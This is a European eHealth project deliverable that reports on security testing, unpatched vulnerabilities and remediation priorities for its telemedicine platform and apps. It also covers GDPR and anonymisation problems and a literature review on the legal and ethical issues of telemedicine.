Co-funded by the European Union

Funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HaDEA. Neither the European Union nor the granting authority can be held responsible for them.

REF. ARES(2023)6262582 - 15/09/2023

GUIDELINES & RECOMMENDATIONS ON LEGAL/ETHICAL FRAMEWORK AND CYBERSECURITY IN ORGANISATIONAL ISSUES OF TELEMEDICINE

eCAN
Strengthening eHealth for Cancer Prevention & Care

DELIVERABLE 6.2

Outline

Authorship Acknowledgements

Authors	Work Package & Affiliation
Andrea Pace Vittorio Castaldo	(WP5 & WP6, Teleconsultation & Legal, ethical Framework and Cybersecurity). Regina Elena Cancer Institute, Rome, Italy
Andrea Monti	(WP6 Legal, ethical Framework and Cybersecurity). University of Chieti, Pescara, Italy
Andrea Zauli	(WP6 Legal, ethical Framework and Cybersecurity). San Raffaele Scientific Institute, Milan, Italy
Efthyvoulos Kyriacou	(WP6 & WP7, Telemonitoring & Legal, ethical Framework and Cybersecurity). Cyprus University of Technology, Lemesos, Cyprus
Magdalena Rosinska	(WP3, Evaluation). National Research Institute Department of Epidemiology of Infectious Diseases and Surveillance, Poland
Cristina Simarro	Oncology Research Unit - Hospital Universitario Virgen Macarena, Seville.
Christos Schizas	eHealth Lab, Department of Computer Science - University of Cyprus.
Stergiani Spyrou,	Lab of Med. Physics, Med. School, Aristotle University of Thessaloniki, Greece.
Aoife Lowery	Discipline of Surgery, The Lambe Institute, University of Galway, Ireland
Erik Vertommen	University of Antwerp, Belgium
Pantelis Natsiavas	Institute of Applied Biosciences, Centre for Research & Technology Hellas, Thermi, Thessaloniki, Greece.
Asimina-Christina Kakalou,	Institute of Applied Biosciences, Centre for Research & Technology Hellas, Thermi, Thessaloniki, Greece

Review & contributions

Authors	Work Package & Affiliation
Victoria Leclerq	(WP1, Project Management & Coordination). Sciensano, Belgium

1. WP6 activities and cybersecurity assessment in eCAN pilot conduction

1.1. Technical Requirements Setup for the Teleconferencing Platform and Hosting Infrastructure

The WP6 working group was tasked with establishing technical requirements for both the teleconferencing platform and the hosting infrastructure for the website. The approach was to prioritise security, scalability, and compliance with international data protection standards, particularly the GDPR. Special emphasis was placed on selecting a solution that guarantees the confidentiality, integrity, and availability of communications and data.

Key criteria included:

- A robust, highly secure teleconferencing platform with encryption capabilities.
- A hosting environment with high-level cybersecurity certifications recognised by national and international bodies.
- Full control over software components and configurations to allow for timely security updates and vulnerability management.

1.1.1 Open-Source Solution Selection

Upon completing the technical analysis, the working group opted for an entirely open- source solution. This included the Linux operating system for the hosting environment and Edumeet, an open-source teleconferencing platform sponsored by the European Commission. Edumeet was selected due to its high compatibility with European data protection regulations, its support for encryption, and its customisability, which allows us to ensure a secure implementation.

The entire system will be hosted in a data centre that possesses high-level cybersecurity certifications, as acknowledged by the Italian Cybersecurity Agency. These certifications provide assurances of the infrastructure's capacity to prevent and mitigate potential security threats.

1.1.2 Independent Testing and Vulnerability Fixing

In line with industry best practices, the entire system, including the teleconferencing platform and the hosting infrastructure, was subjected to rigorous independent security testing. These tests were designed to identify any potential bugs or vulnerabilities that could compromise the system.

Once identified, all vulnerabilities were promptly addressed, with corrective measures implemented to ensure that security risks were fully mitigated. This process has been integral to maintaining the system's resilience and integrity.

1.1.3 Incident-Free Operation

Thanks to the thorough vulnerability testing, timely patching, and the secure environment provided by the certified data centre, no security incidents have occurred to date. The combination of a robust open-source solution, high-level security certifications, and proactive vulnerability management has proven effective in ensuring the safety and reliability of the teleconferencing platform and hosting infrastructure.

1.2. Cybersecurity assessment: vulnerability assessment report in eCAN

1.2.1 Preface

Software vulnerabilities are weaknesses or flaws within a system or application that can be exploited by malicious individuals to cause harm. These vulnerabilities can allow unauthorized access to sensitive data, modification of important information, or even blocking access to certain services. Fixing vulnerabilities means addressing these issues to strengthen the system’s security, preventing these weaknesses from being used for attacks.

This process, known as "patching," is crucial to ensure that users' data remains protected and does not fall into the wrong hands. The risks associated with vulnerabilities are significant: a cyber-attack can lead to the loss or theft of sensitive information, unauthorized access to critical systems, or even disruptions in essential services.

1.2.2 Understanding Software Vulnerabilities

Software vulnerabilities are essentially security weaknesses or flaws in a system that can be exploited by hackers or malicious users. Think of them as unlocked doors or windows in a house, if someone finds them, they can sneak in and cause damage. Fixing these issues is like

repairing or reinforcing the weak spots to make sure the house (or in this case, the software) is secure.

1.2.3 What Happens If Vulnerabilities Aren't Fixed?

If vulnerabilities aren’t addressed, they could allow unauthorized access to sensitive data or systems. For example, personal information, financial data, or private communications could be exposed or stolen. Hackers could also change or delete information, or even stop the software from working altogether. Fixing vulnerabilities, or "patching," is critical to protecting users' data and maintaining trust in the system.

1.2.4 Vulnerabilities in eCAN JA Project Softwares

eCAN JA relies on a subset of essential and partially interconnected software that handles sensitive data, is used for data collection, or simply supports the implementation of telemedicine interventions, which are the core of the project. It can be distinguished three types of software:

- Teleconsultation software (Edumeet)
- Platform Server for collecting clinical data and Patient Reported Outcomes
- Mobile apps (Android and iOS) for transmitting Patient Reported Outcomes from patients' devices to the Platform Server.

These are different software. They share sometimes the same vulnerability, but they also have some peculiar ones. Each identified vulnerability was assigned a risk factor (Critical, High, Medium or Low) obtained from the risk management calculation indicated by the risk rating standard provided by OWASP, i.e. the product between the probability of vulnerability to be exploited and its technical impact.

Although similar vulnerabilities have been found across different software, they differ in terms of their potential impact and the complexity of resolving them (patching.) The whole set of vulnerabilities discovered inside eCAN JA project are listed in the next table 1.

Vulnerability	Risk	Impact	Priority	Affected component	Impact	Advice	Patch
EduMeet teleconsultation software							
Authorisation Bypassin WebSocket design	High	High	High	WebSocket	Unauthorised access to video conferences, invisible user actions	Implement robust authorisation controls in WebSocket methods	Yes
Weak Long-Term Credentials in TURNServer	Middle	Middle	Low	TURN server	Potential exposure of sensitive data through weak credentials	Use time-limited time credentials REST API requests	Yes
Lack of clickjacking counter-measures	Low	Low	Low	Web application	Potential for users to be tricked into performing unwanted actions	Implement X-Frame-Options or Content-Security-Policy headers	Yes
Platform for Collecting Patient Data							
Multiple Authorization Bypass	High	Critical	High	Web application API	Unauthorized access to sensitive features or data	Implement strict authorization checks	No
Information Disclosure Of Infrastructure	Low	Low	Low	Web application	Helps attackers gather information for targeted attacks	Minimize and secure server information disclosures	No
Lack of Clickjacking counter-measures	Low	Low	Low	Web application	Potential for users to be tricked into performing unwanted actions	Implement X-Frame-Options or Content-Security-Policy headers	No
Mobile Applications (Android & iOS)							
Multiple Authorisation Bypass	Critical	Critical	High	Web application API	Unauthorised access to sensitive features or data	Implement strict authorization checks	No
Missing SSLPinning	Middle	Middle	Middle	Mobile application	Data interception and tampering	Implement SSL pinning to secure comms	No

Missing Root/ Jailbreak Detection	Low	Low	Middle	Mobile application	Increased risk of exploitation on compromised devices	Critical	No
Outdated Android Version Deployment	Low	Low	Low	Mobile application	Unpatched Android security vulnerabilities	Ensure compatibility with updated and patched Android versions	No
Android Manifest. Xml Vulnerabilities	Low	Low	Low	Mobile application	Potential unwanted access	Secure the Android Manifest xml configuration	No

Table 1: Set of vulnerabilities discovered inside eCAN JA project.

As we can see from Table 1, not all the vulnerabilities have been addressed (patched). This means that some of the software involved in the project worked in high-risk conditions, and we need to address these vulnerabilities as soon as we will plan or need to use this software again.

1.2.5 Description of Vulnerability Types

Below is a simplified description with examples to better clarify, from a non-technical perspective, the types of issues identified and the potential impact they could have on the eCAN project's data. Each description is followed by examples to help non-technical data scientists and professionals to better understand each vulnerability from a general perspective.

a) Authorization Bypass

This vulnerability allows users to bypass security checks and access parts of the system or data they shouldn't be able to. It's like being able to open a locked door without having the key. Example: In multiple instances, users were able to access sensitive information, like patient records, without proper permissions. This could allow unauthorized users to view, modify, or even delete confidential data, leading to privacy breaches and data tampering.

b) Weak Credentials in the TURN Server

Some systems use simple, easily guessable passwords or other credentials. This makes it easy for attackers to break in and take control of the system. Example: The TURN server (a server that helps with media connections) was found using weak, long-term credentials. An attacker

could exploit this and potentially intercept sensitive data being transmitted, like video or audio from a teleconsultation session.

c) Missing SSL Pinning

SSL pinning is a technique used to ensure that an app only communicates with trusted servers, keeping data exchanges secure. Without SSL pinning, attackers could intercept communications between the user and the server, even if the data is encrypted. Example: In mobile applications, SSL pinning was not implemented. This leaves users vulnerable to a "Man-in-the-Middle" (MitM) attack, where an attacker can intercept sensitive information, such as login details or medical data, and potentially manipulate the data in transit.

d) Clickjacking

Clickjacking occurs when attackers trick users into clicking on something they didn't intend to click on. It's like placing an invisible button over another button—users think they are clicking one thing, but they are actually performing an unwanted action. Example: Some systems lacked protections against clickjacking, meaning users could be tricked into performing actions that could compromise their security, like granting unauthorized access to their accounts.

e) Missing Root/Jailbreak Detection

When users "root" or "jailbreak" their phones, they disable many of the built-in security protections. If an app doesn't detect whether a device has been rooted or jailbroken, it leaves the app more vulnerable to attack. Example: The mobile apps did not include mechanisms to detect if the device had been rooted or jailbroken, meaning attackers with full control of the device could exploit its weaknesses to steal data or perform unauthorized actions.

f) Information Disclosure

Information disclosure vulnerabilities expose sensitive details about the system's infrastructure, like the type of server and its version. This information can help attackers plan targeted attacks. Example: The web servers disclosed information such as the software version and the operating system, making it easier for attackers to find known vulnerabilities and exploit them.

g) Outdated Android Versions

Running apps on old versions of an operating system is risky because those versions may have known vulnerabilities that attackers can exploit. Example: The Android version allowed

the application to run on devices that did not have the latest security patches, making it more vulnerable to attacks that target older software.

h) Potential AndroidManifest.xml Vulnerabilities

The AndroidManifest.xml file is a configuration file that controls how an Android app interacts with the system. Misconfigurations or insecure permissions can lead to vulnerabilities where unauthorized access to app components becomes possible. Example: Several issues were found in the AndroidManifest.xml file, including insecure permissions and improperly configured components. These vulnerabilities could expose sensitive activities or allow unauthorized access to parts of the application, putting user data at risk.

1.2.6 Why these vulnerabilities matter

These vulnerabilities, if not fixed, can lead to serious consequences, including:

- **Unauthorized Access**: Hackers can gain access to sensitive information, such as personal and medical data, without permission.
- **Data Loss**: Attackers can delete or modify important data, leading to data breaches or the loss of critical information.
- **Loss of Trust**: If users' personal data is compromised, they may lose trust in the system, which can harm the reputation of the organization.
- **Operational Disruptions**: Vulnerabilities can lead to system outages or malfunctions, disrupting services and operations. By fixing these vulnerabilities, organizations can protect sensitive data, ensure user trust, and maintain the smooth functioning of their systems.

1.2.7 Vulnerabilities and their Priorities

The highest priority recommendations, based on the severity of the vulnerabilities (High), are:

1. Authorization Bypass in WebSocket Design (Edumeet Teleconsultation Software):
    - Recommendation: Implement robust authorization controls in WebSocket methods to prevent unauthorized access.
2. Multiple Authorization Bypass (Platform for Collecting Patient Data):
    - Recommendation: Implement strict authorization checks to prevent unauthorized access to sensitive features or data.

These vulnerabilities were classified as High Severity (Critical and High), meaning that addressing them should be an immediate priority to protect against unauthorized access and

potential data breaches. There are also Medium and Low Risk vulnerabilities, but this doesn't mean that it does not need to address/fix them, since also there are cumulative risks that it needs to consider having many different potential breaches in our systems, especially when it plans to manage personal and sensitive data. So far, it need to fix (patch) them all to be compliant with GDPR rules and country specific law, either from a legal and an ethical point of view.

1.2.8 Conclusions and Future Perspectives

In light of the vulnerabilities identified across the software systems, it is crucial to prioritize the resolution of these issues before integrating these tools into future projects. Addressing vulnerabilities proactively will not only ensure the protection of sensitive data but also safeguard the continuity of critical services. Failing to address these issues poses significant risks, such as unauthorized data access, data loss, or even the destruction of essential services, which could ultimately jeopardize the success of the project.

Cybersecurity goes hand in hand with the ethical and legal components of any project, particularly when considering GDPR compliance. Given the complexity of this topic, it is essential that resources be centralized and coordinated by professionals in the field. The high level of complexity demands close coordination between various parties, especially when dealing with different countries that may not be fully aligned with the latest regulations or may face challenges in their interpretation. Additionally, data collection and management practices themselves can introduce vulnerabilities, not only through the software but also within internal processes and workflows.

Therefore, having centralized control over ethical, legal, and technical aspects is crucial for ensuring project success and minimizing risks. From an economic standpoint, the cost of ignoring these vulnerabilities far outweighs the investment required to fix them. The economic impact of cybercrime is growing exponentially, with costs reaching $8.1 trillion in 2022 and surpassing $9.4 trillion in 2023. By 2024, it is projected to exceed $10.5 trillion, with an average cost of $5 million per breach. In the healthcare sector, this figure rises to $11 million per breach, with more than 80% of violations occurring in cloud environments. This represents a staggering 1% of the global GDP. For reference, the GDP of the USA alone is $21.3 trillion.

Cybersecurity prevention is not only essential for regulatory compliance but also for financial stability and the continuity of operations. When compared to the cost of data breaches, the cost of cybersecurity prevention is significantly lower. In 2023, cybersecurity prevention

costs were around $130 billion, which is roughly 77 times less than the total cost of cybercrimes. Therefore, it is imperative that adequate resources are allocated for the centralized management of these vulnerabilities. Ensuring their timely resolution is a priority to avoid data breaches, unauthorized access, and service disruptions, which could compromise the entire project.

A coordinated, centralized approach covering ethical, legal, and technical aspects is essential for the success and security of the project, as well as for minimizing risks. Proactively managing and patching vulnerabilities is not just a technical necessity but a strategic investment in the long-term success and security of the organization. This version emphasizes the importance of cybersecurity in conjunction with ethical and legal compliance, particularly under GDPR, and highlights the need for centralized control to ensure successful project outcomes.

1.2.9 Details about Vulnerability Assessments

The information provided in this document serves as a simplified overview of highly technical activities carried out during the vulnerability assessments. These assessments, often referred to as vulnerability scans, involve in-depth analysis of software systems to identify weaknesses that could be exploited by malicious actors. The results of these technical evaluations have been summarized here to offer a clearer understanding of the risks involved, while also making the findings more accessible to a nontechnical audience.

However, it is important to note that the vulnerability assessments themselves are highly detailed and complex, relying on specialized tools and methodologies to thoroughly evaluate the security posture of the systems in question. These technical findings are fully represented and explained in the annexes included in this document. The annexes provide a comprehensive breakdown of the vulnerabilities identified, as well as the necessary actions and recommendations to mitigate these risks.

The assessments conducted include an overview of the teleconsultation software, data collection platform, and mobile applications, all of which play a critical role in managing sensitive patient data and supporting telemedicine services within the project. For a full understanding of the technical details, please refer to the specific annexes provided:

a) ANNEX 1: Executive Summary

This section summarizes the entire vulnerability assessment, highlighting the most critical vulnerabilities and prioritizing actions that need to be addressed immediately. The executive

summary focuses on the highest-risk areas and provides an overview of the essential steps required to secure the systems involved in the project.

b) ANNEX 2: Vulnerability Assessment on Edumeet Teleconsultation Software

This annex covers the detailed assessment of the Edumeet Teleconsultation software, identifying key vulnerabilities and potential impacts. It outlines the critical security issues related to data transmission and user interaction within the teleconsultation environment.

c) ANNEX 3: Vulnerability Assessment on the Platform for Collecting Patient Data

This annex presents the vulnerability analysis of the platform used to collect patient data and Patient Reported Outcomes (PROs). It focuses on the security of the platform's APIs, data storage, and patient information handling.

d) ANNEX 4: Vulnerability Assessment on Mobile Applications (Android and iOS)

This annex details the assessment of the mobile applications used by patients to transmit Patient Reported Outcomes to the platform. It highlights vulnerabilities in mobile data communication, app security, and interaction with the platform's backend system

1.3. Lessons Learned from the IT Infrastructure Security Assessment

1.3.1 Security-Oriented Design Must Be Prioritised from the Beginning

One of the most significant takeaways from this project is the absolute necessity of adopting a security-oriented design for the entire IT infrastructure, from individual applications to web platforms, wearable devices, and other data-collecting tools.

Many of the most serious security issues that arose during the project stemmed from insufficient attention to security during the initial design phase. Security measures cannot be effectively retrofitted into a system; they must be integrated from the ground up. Going forward, all components of the IT infrastructure should be designed with security as a core principle, ensuring that risks are minimised and compliance with data protection regulations is ensured.

1.3.2 Mandatory Independent Vulnerability Testing Prior to Public Release

Another crucial lesson is the importance of conducting independent vulnerability testing before any software or platform is made publicly available.

This step should be made mandatory for all projects involving software or infrastructure that handles sensitive data. The testing process should identify potential weaknesses and allow for vulnerabilities to be patched before the system is exposed to users or malicious actors. By instituting independent vulnerability assessments as a required step in our development lifecycle, it can be greatly reduced the risk of security incidents and ensure that the infrastructure is robust and secure from the outset.

1.3.3 Enable Continuous First-Level Security Checks Using Open-Source Platforms

To maintain ongoing vigilance and ensure continuous security, it is essential that it can be adopts open-source vulnerability testing platforms to perform regular, first-level security checks on the IT infrastructure.

These platforms allow for a proactive approach to cybersecurity by continuously monitoring the infrastructure for potential weaknesses. By enabling such tools, it can be automated basic security checks, ensuring that vulnerabilities are detected and addressed in a timely manner. This would provide an additional layer of protection between full independent audits, helping to maintain the integrity of the system over time.

1.3.4 Data Centre Security and Comprehensive Service Agreements

Lastly, the security of the chosen data centre remains of paramount importance. The service agreements with these data centres must include explicit provisions for security services that go beyond basic hosting, such as advanced threat detection and incident response capabilities.

It is critical that the data centre it does not use only meets high-level cybersecurity certifications but also provides advanced tools to identify and respond to emerging threats in real time. This includes the ability to monitor network traffic, detect anomalies, and react swiftly to incidents. Comprehensive service agreements should clearly define these responsibilities, ensuring that security is not compromised at the data centre level.

1.4. Organisational Issues Identified in the Cybersecurity and Data Management Processes

1.4.1 Importance of Cybersecurity Training for Treating Doctors and Personnel

One of the most critical discoveries was the lack of effective cybersecurity training for treating doctors and medical personnel. This shortfall became evident when it was found that doctors, when creating folders for storing patients' data, used patients' names rather than anonymous or unreferenced labels, contrary to the clear directions outlined in the data management plan.

This lapse highlights the need for comprehensive and ongoing cybersecurity and data protection training for all personnel involved in handling sensitive data. Proper training would have ensured that staff adhered to best practices, such as using anonymised labels for data storage to protect patient privacy and comply with data protection laws. Moving forward, it is crucial that all personnel, including doctors and administrative staff, receive regular training on cybersecurity protocols, with particular emphasis on data anonymisation and confidentiality.

1.4.2 Diverging Interpretations of GDPR and 'Anonymized Data' Definition Across Countries

A major issue that emerged during the project was the different interpretations of the GDPR, specifically the definition of "anonymised data," across different countries involved in the research.

Despite the fact that the issue of anonymisation was addressed in the early versions of the data management plan, no preemptive discussions were held to ensure all participating countries and research centres had a consistent understanding of this critical concept. This led to varying practices in how patient data was handled and anonymised, potentially putting compliance at risk in some regions. A unified and clear interpretation of GDPR rules is essential, especially for multinational projects, to ensure all parties are working to the same standard.

Going forward, there must be early and thorough discussions on how GDPR regulations—particularly the concept of "anonymised data"—are understood and implemented in each participating country. These discussions should be formalised in the project's planning phase,

with legal and compliance experts from all jurisdictions involved to provide clarity and prevent discrepancies.

1.4.3 Lack of Feedback on the Data Management Plan

The data management plan was designed as a tool to provide a 'meta-checklist' and 'meta-directions' for all participating research centres. Its purpose was to help these centres double-check their internal policies and procedures, ensuring consistency and standardisation across the project.

However, a significant organisational issue arose in the fact that no feedback was provided by the research centres on the data management plan. This lack of engagement meant that individual centres may not have properly aligned their internal policies with the project's guidelines, which could have contributed to the discrepancies in data handling practices.

To avoid this in the future, it is imperative that a more formal feedback loop is established. Research centres should be required to provide regular updates on their implementation of the data management plan and participate in structured discussions to address any challenges or uncertainties. This will ensure that all centres are operating on the same page and following consistent, compliant procedures.

2. Guidelines and recommendations on legal/ethical framework in organizational issues of telemedicine

2.1 Introduction

The recent availability of Telemedicine interventions presents unique opportunities to enhance cancer prevention and care by increasing intervention reach, adapting to various setting of care, being readily available where users live, work, and play, and tailoring information to patients' needs. The use of telehealth technology is a recent approach that is both patient-centered and protects patients, caregivers and health professionals.

There are various benefits in using technology of telehealth, especially in non-emergency/ routine care and in cases where services do not require direct patient-provider interaction in cancer care and prevention. One of the most important is that telemedicine stands as a tool to guarantee an equity care access for all the patients overcoming any possible barrier. In fact, the increasing utilization of telemedicine tools requires new policy, regulations and guidelines to better address patients' rights, equity of access, protection of privacy and health data protection from cyber-attacks.

This means that a lot of legal and ethical issues need to be faced to ensure legal security for the patients offering a correct telemedicine services. This paves the way for a for the aim of the deliverable 6.2 of WP6 in the eCAN JA for defining guidelines and recommendations about all the legal and ethical issues in telemedicine.

In this regard a technical approach has been based on the evidences producted in the WP6 activities and reported in the previous paragraph. This addressed the focus of the literature analysis on two main topics:

1) The role of anonymised data in secondary use-based observational research
2) The impact of the digital divide on patients of a telemedicine service in terms of their ability to use the technological tools technology and the costs involved in obtaining them.

Starting from these two main topics, a systematic review of the literature in collaboration with two methodologists of Milan University Bicocca was planned in January 2024 and

ended in June 2024. From this review a series of paper have been extracted and analyzed for the production of the guidelines.

2.2 Methods

The sources of data included the Cochrane Database of Systematic Reviews, MEDLINE, Scopus, Web of Science, PubMed, and CINAHL databases were searched from January 2019 to February 2024. MEDLINE, CINAHL, and PubMed were chosen as comprehensive databases of peer reviewed studies from the disciplines of medicine, nursing (particularity community nursing), and allied health professions (eg, psychology) that are most commonly associated with telehealth practice.

Scopus and Web of Science were also included to supplement the results with studies from the social sciences and humanities, particularly philosophy and sociology, which had the potential to provide studies from an ethical, rather than a clinical or technological perspective. Studies using both qualitative and quantitative methods were included in the search criteria.

2.2.1 Information sources and search strategy

The terms used in the keyword search were:

1 - The role of anonymised data in secondary use-based observational research

#1 "anonymised data"[tiab] OR "anonymized data"[tiab] OR "Privileged Communication"[tiab] OR Anonym*[tiab] OR privacy[tiab] OR secur*[tiab] OR secrecy[tiab] OR secret[tiab] OR secrets[tiab] OR confidential*[tiab] OR de-identi*[tiab] OR deidenti*[tiab] OR "Privacy trade-off"[tiab] OR "Public safety"[tiab] OR "Privacy concerns"[tiab] OR "Anonymization techniques"[tiab] OR "Data anonymization"[tiab] OR "Data security"[tiab] OR “Privacy balance”[tiab]

#2 "Secondary Data Analysis"[Mesh] OR "Secondary Data"[tiab] OR "Secondary analysis"[tiab] OR "Epidemiological research"[tiab] OR "Biomedical Research"[Mesh] OR "Biological Specimen Banks"[Mesh] OR Biobank*[tiab] OR “bio bank”[tiab] OR “bio banks”[tiab] OR bio-bank*[tiab] OR Biorepositor*[tiab] OR “bio repository”[tiab] OR “bio repositories”[tiab] OR bio-repositor*[tiab] OR repositor*[tiab] OR “molecular tumor board”[tiab] OR (bank*[tiab] AND (biological*[tiab] OR substance*[tiab] OR specimen*[tiab])) OR "Registries"[Mesh] OR registr*[tiab]

#3 "Information sharing"[tiab] OR "Data sharing"[tiab] OR "Data management"[tiab] OR "Data Management"[Mesh] OR "Data accessibility"[tiab] OR “Data reusability”[tiab] OR "Information Dissemination"[Mesh] OR “information dissemination”[tiab] OR “information distribution”[tiab] OR "Data Mining"[Mesh] OR “data mining”[tiab]

#4 #1 AND #2 AND #3

Limit: from 1/01/2019 to 29/2/2024

2 - The impact of the digital divide on patients of a telemedicine service in terms of their ability to use the technological tools technology and the costs involved in obtaining them.

#1 "Neoplasms"[Mesh] OR Neoplasm*[tiab] OR tumor*[tiab] OR tumour*[tiab] OR cancer*[tiab] OR malignan*[tiab] OR “acral tumor”[tiab] OR “acral tumour”[tiab] OR “neoplasia”[tiab] OR “neoplastic disease”[tiab] OR “neoplastic entity”[tiab] OR “neoplastic mass”[tiab] OR “tumoral entity”[tiab] OR “tumoral mass”[tiab] OR “tumorous entity”[tiab] OR “tumorous mass”[tiab] OR “tumoural entity”[tiab] OR “tumoural mass”[tiab] OR “tumourous entity”[tiab] OR “tumourous mass”[tiab]

AND

#2 "Telemedicine"[Mesh] OR Telemedicine[ti] OR tele-medicine[ti] OR “tele medicine”[ti] OR Tele-Referral*[ti] OR “Tele Referral”[ti] OR telereferral[ti] OR Telehealth[ti] OR tele- health[ti] OR “tele health”[ti] OR Telecare[ti] OR Tele-Care*[ti] OR “Tele Care”[ti] OR (Tele-Intensive*[ti] AND Care*[ti]) OR “Tele Intensive Care”[ti] OR Tele-ICU[ti] OR “Tele ICU”[ti] OR teleconsult*[ti] OR “tele consult”[ti] OR tele-consult*[ti] OR telehealthcare OR “tele healthcare”[ti] OR tele-healthcare[ti] OR telemonitoring OR “tele monitoring”[ti] OR tele-monitoring OR (Mobile*[ti] AND Health[ti]) OR mHealth[ti] OR m-Health[ti] OR (Virtual*[ti]

AND Medicine[ti]) OR eHealth[ti] OR e-Health[ti] OR ((distan*[ti] OR remote[ti] OR digital*[ti] OR virtual*[ti] OR electronic[ti]) AND (health*[ti] or consult*[ti] or counsel*[ti] or monitor*[ti] or therap*[ti] or treatment*[ti]))

AND

#3 "Digital Divide"[Mesh] OR "Diversity, Equity, Inclusion"[Mesh] OR "Social Discrimination"[Mesh:NoExp] OR "Patient Participation"[Mesh] OR "Computer Literacy"[Mesh] OR accessibility[tiab] OR equity[tiab] OR equitable[tiab] OR equality[tiab] OR justness[tiab] OR discriminatory[tiab] OR discriminant[tiab] OR “Health Care Access”[tiab] OR “Access to health care”[tiab] OR “Healthcare Access”[tiab] OR “Access to healthcare”[tiab]

OR “Access to health-care”[tiab] OR “Health-care Access”[tiab] OR "Jurisprudence"[Mesh] OR “legal aspect”[tiab] OR "Ethics"[Mesh] OR “ethics”[tiab] OR (ethical[tiab] AND (analysis[tiab] OR aspects[tiab] OR relativism[tiab] OR review[tiab])) OR “ethics consultation”[tiab] OR “moral philosophy”[tiab] OR “'principle-based ethics”[tiab] OR “wedge argument”[tiab]

#4 #1 AND #2 AND #3

Limit: 1/01/2019 to 17/03/2024

2.2.2 Eligibility criteria

The inclusion criteria that this systematic review will use to determine the eligibility of studies are:

1) Peer-reviewed studies
2) studies must be published in the last 5 years,
3) population will include adults (aged ≥ 18years)
4) studies that report legal and ethical issues in telemedicine practice in cancer patients in Europe
5) study designs that will be considered for inclusion are randomized controlled trials, non- controlled trials with pre- and post- treatment measures, cohort studies, cross-sectional studies, mixed-method studies, longitudinal studies, observational studies, and retrospective studies,
6) studies where a full-text report is available
7) studies must be reported in English.

2.2.3 Selection process

Following de-duplication, two reviewers will screen the titles and abstracts of all the references generated to determine if the complete manuscript should be retrieved. Any discrepancies will be resolved by discussion, or a third reviewer will arbitrate if a consensus is not reached. Potentially eligible studies identified in the first phase of screening will then be screened for inclusion against the eligibility criteria at the full-text level by two reviewers. Any differences of opinion will be resolved by discussion, or a third reviewer will arbitrate if a consensus is not reached. Reasons for exclusion will be recorded. The number of records identified, retrieved, screened, assessed, included, and excluded in the review, and reasons for exclusions, will be summarized in a PRISMA flow diagram (version 2020)

[1] see table 1.

2.2.4 Data extraction

A standardized data extraction form will be used in the data extraction process. Data extraction will be conducted by one researcher and checked by a second researcher. Where difference occurs, these will be resolved through consensus or through a third reviewer. The data extracted from the studies will include information on the study characteristics, population baseline characteristics, the intervention, the comparator and outcomes

1) author/s and year of the study
2) country of study setting
3) type of facility/environment
4) affiliation of author
5) type of participant/study population/demographic characteristics
6) type of mobile device used
7) nature of the Telemedicine intervention
8) type of study (i.e. study design)
9) type of outcomes measured
10) findings/results.

2.3 Results

2.3.1 Topic 1: the role of anonymised data in secondary use-based observational research

To analyse the role of anonymised data in secondary use-based observational research a series of papers have been analysed. The screening process has been summarised in table 2.




Table 2: Papers selection process in topic 1 (References 1 -49)

Useful and interesting findings have been emerged from the review of the literature. Thomson et al. (1) in their work reported the complexities of anonymizing qualitative data for secondary use. The authors explore the ethical, methodological, and theoretical challenges involved in anonymization, particularly in the context of the *Knowledge Utilization and Policy Implementation* (KUPI) project. This project used secondary qualitative data sets across multiple research efforts in Canada.

The paper aims to provide insights into how anonymization impacts research and offers practical recommendations for researchers working with anonymized data. What emerges is that anonymization often strips away vital contextual information in qualitative research. Finding the right balance between protecting participants and retaining data integrity is key for making secondary data useful for future research.

Moreover, the extent of anonymization required depends on the sensitivity of the data and the specific research context. Researchers need flexible frameworks that can adapt to various levels of data sensitivity and ethical concerns. The study highlights the need for ongoing assessment of how anonymization affects the analysis of secondary qualitative data. Researchers should monitor and document how their anonymization decisions influence the interpretation of the data.

Few years later, in 2015, Kaplan (2) explored the ethical, legal, and policy concerns surrounding the use of health data, particularly in the context of electronic health records, data sharing, big data, and the secondary use of health data. The author analyzes two court cases—the U.S. *Sorrell* case and the U.K. *Source* case—both of which revolved around the sale of anonymized prescription data.

These cases provide the foundation for an in- depth discussion of privacy, commodification of data, the tension between individual privacy and public interest, and the implications of big data in healthcare. Here the author argues that transparency in how health data is used, shared, and sold is essential. Patients should be informed about the potential uses of their data, and mechanisms for accountability must be put in place to ensure ethical data practices.

Furthermore, the paper emphasizes the importance of finding a balance between protecting individual privacy and leveraging health data for public good, such as in research and biosurveillance. Policies must address how to achieve this balance without compromising the trust between patients and healthcare providers. While de-identification is widely used as a safeguard for privacy, the paper suggests that it is not foolproof. The potential for re-

identification, especially in the age of big data, necessitates a reevaluation of privacy protections and more stringent regulations on secondary use of health data.

Another important topic about the evolving landscape of health data privacy, control, and secondary use has been treated from Kahn and Terry (3). The article highlights the complexities of health data ownership and the implications of recent data privacy regulations such as the General Data Protection Regulation (GDPR) and other rights-based data privacy laws. It also explores how technological advancements, such as AI and machine learning, challenge the traditional de-identification of health data, raising important questions about individual rights and institutional control over such data.

What comes up is that health data control is shifting away from institutions to the individuals from whom the data is collected. This trend, driven by regulations like GDPR, requires researchers and healthcare organizations to obtain explicit, informed consent for secondary uses of data and ensures that individuals retain the right to control how their data is used. As well as the traditional reliance on de-identification to protect privacy is becoming less effective due to advances in AI and machine learning.

There is an urgent need to rethink how de-identified data is handled, with the potential to treat it as personal data requiring higher levels of protection. However, the rights-based data privacy frameworks can foster greater trust and engagement from study participants. By giving individuals control over their data, research initiatives may become more inclusive, leading to more diverse and representative datasets, especially in clinical trials and healthcare research.

